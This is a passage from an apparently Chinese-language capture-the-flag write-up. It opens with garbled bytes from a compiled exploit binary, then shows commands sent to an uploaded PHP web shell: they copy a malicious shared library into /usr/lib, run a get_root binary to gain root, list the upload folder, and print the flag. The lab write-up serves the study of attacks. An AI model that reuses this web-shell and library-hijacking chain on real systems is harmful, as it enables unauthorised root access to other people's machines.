���o`����o����oF����o >6FVfv�H@GCC: (Debian 10.2.1-6) 10.2.1 202101108`��F`�@  �� � @ h >> >�?@H@P@�����!7P@C>jPv>�������� ��� ��H@� >�@
�P@��@�  2DU dU�r��
��"crtstuff.cderegister_tm_clones__do_global_dtors_auxcompleted.0__do_global_dtors_aux_fini_array_entryframe_dummy__frame_dummy_init_array_entryexploit.c__FRAME_END___fini__ds
id.gnu.hash.dynsym.dynstr.gnu.version.gnu.version_r.rela.dyn.rela.plt.init.plt.got.text.fini.rodata.eh_frame_hdr.eh_frame.init_array.fini_array.dynamic.got.plt.data.bss.comment88$.���o``$8
�� @����H����oFFU����o`` d���nB@@�xs  p~������X���� � @��@ @ $�h h |�>.�>.� > .���?�/ �@0H�H@H0�P@P0�0P0'x0(, �5�~7�
```

然后把它cp到/usr/lib/sML下

```
http://192.168.1.16/uploads/employees_photos/043GyBgrfRM59Yh_shell.php?cmd=cp%20/var/www/html/uploads/employees_photos/libxxoo.so%20/usr/lib/sML/libxxoo.so
```


然后只需要执行一次/home/yulian/get_root就好

```
http://192.168.1.16/uploads/employees_photos/043GyBgrfRM59Yh_shell.php?cmd=/home/yulian/get_root
```



```
http://192.168.1.16/uploads/employees_photos/043GyBgrfRM59Yh_shell.php?cmd=ls
```

```
043GyBgrfRM59Yh_shell.php 1ItKSjJNyfpUHFR_images.png FYAf4I12cdRxO7Z_libxxoo.so G2IHhlrobeUFmQB_ava.jpg H4sIVCEdn1hGkSU_libxxoo.so ONE2RFG9iwygVmc_libxxoo.so
V0Fzx8Mh1qDlRQJ_libxxoo.so ZtYMgxRNGcFn9SQ_avatar.jpg bIlJgRpXoLi829Z_images.png exploit.c flag.txt get_root_for_download i0e2fodkG79IDU8_ava.jpg
ivqzQkL0IhtlaVY_images.png jHrGwh3CDeiLEZQ_exp.c jexp.c libxxoo.so oSOj2pbGwFErJx0_libxxoo.so output.txt result.txt rhFZcdM5qSWY4wl_libxxoo.so vOiXm7rxeCZQJDF_linpeas.sh
```



```
http://192.168.1.16/uploads/employees_photos/043GyBgrfRM59Yh_shell.php?cmd=cat flag.txt
```

```
flag{root-4c850c5b3b2756e67a91bad8e046ddac}
```